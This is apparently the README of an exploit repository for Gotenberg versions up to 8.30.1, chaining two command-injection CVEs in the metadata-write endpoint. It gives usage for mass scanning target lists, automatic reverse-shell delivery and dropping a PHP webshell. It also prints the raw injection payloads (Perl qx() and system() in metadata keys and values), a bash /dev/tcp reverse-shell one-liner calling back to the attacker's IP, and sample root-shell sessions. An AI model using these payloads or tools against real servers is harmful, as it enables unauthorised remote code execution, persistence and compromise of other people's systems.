hackfutsecroot/-gotenberg-rce-chain
Python exploit chain for Gotenberg CVE-2026-42589 and CVE-2026-40281: detects vulnerable instances, injects metadata payloads, and drops reverse shells or webshells.



Gotenberg ≤ 8.30.1 — Unauthenticated Remote Code Execution
Chained exploit with reverse shell + File Manager webshell + interactive blind-safe mode
Gotenberg is a stateless Docker-powered API that converts documents (HTML, Markdown, Office...) into PDF. Versions ≤ 8.30.1 are vulnerable to two critical unauthenticated RCE vulnerabilities at the /forms/pdfengines/metadata/write endpoint.
This repository ships two tools that chain both CVEs into a single exploitation workflow:
| Tool | Purpose |
|---|---|
gotenberg_rce.py | Detection + interactive shell + File Manager webshell drop |
auto_revshell.py | Auto-detect IP → start listener → fire reverse shell payloads → interactive session |
| Field | Value |
|---|---|
| Type | OS Command Injection (RCE) |
| CVSS | 9.8 — Critical |
| Vector | POST /forms/pdfengines/metadata/write |
| Injection | JSON metadata keys |
| Root Cause | system() via ExifTool config |
| Field | Value |
|---|---|
| Type | OS Command Injection (RCE) |
| CVSS | 10.0 — Critical |
| Vector | POST /forms/pdfengines/metadata/write |
| Injection | JSON metadata values |
| Root Cause | qx() (Perl) via ExifTool |
| Version | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 and 42589!upload, !shell, !check, !clear)HTTP 500requests, urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
Auto-detect your public IP → bind listener → exploit target → drop you into a shell.
  python gotenberg_rce.py -u http://target:3000                    # check only

  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| Flag | Description | Default |
|---|---|---|
-u, --url | Target URL (required) | — |
--lhost | Your public IP | auto-detected |
--lport | Listener port | 4444 |
--wait | Seconds to wait for callback | 25 |
--timeout | Per-request timeout | 60 |
--no-banner | Skip banner | false |
gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
Drops you into an interactive pseudo-shell:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| Flag | Description |
|---|---|
-u, --url | Single target |
-f, --file | File with targets (one per line) |
-t, --threads | Threads for mass scan |
--check-only | Only detect, no exploitation |
--shell | Drop File Manager webshell |
-i, --interactive | Enter interactive shell |
-o, --output | Save results |
| Command | Action |
|---|---|
help, ? | Show help |
exit, quit, q | Quit |
!upload | Re-deploy File Manager shell |
!shell | Show shell URL |
!check | Re-check vulnerability |
!clear | Clear screen |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
The tool sends a controlled payload to /forms/pdfengines/metadata/write:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
Signals analyzed:
| Response | Meaning |
|---|---|
HTTP 200 + marker | Direct RCE |
HTTP 500 + long delay | Blind RCE |
HTTP 400 | Patched or invalid payload |
HTTP 404 | Not Gotenberg |
Two injection vectors are tried:
CVE-2026-40281 — Perl injection in metadata keys:
{"Title\n-Title<${PDFVersion;$_=qx("CMD")}>": "x"}
CVE-2026-42589 — system() injection in metadata values:
{"Title\n-if\nsystem('CMD')||1\n-Comment": "x"}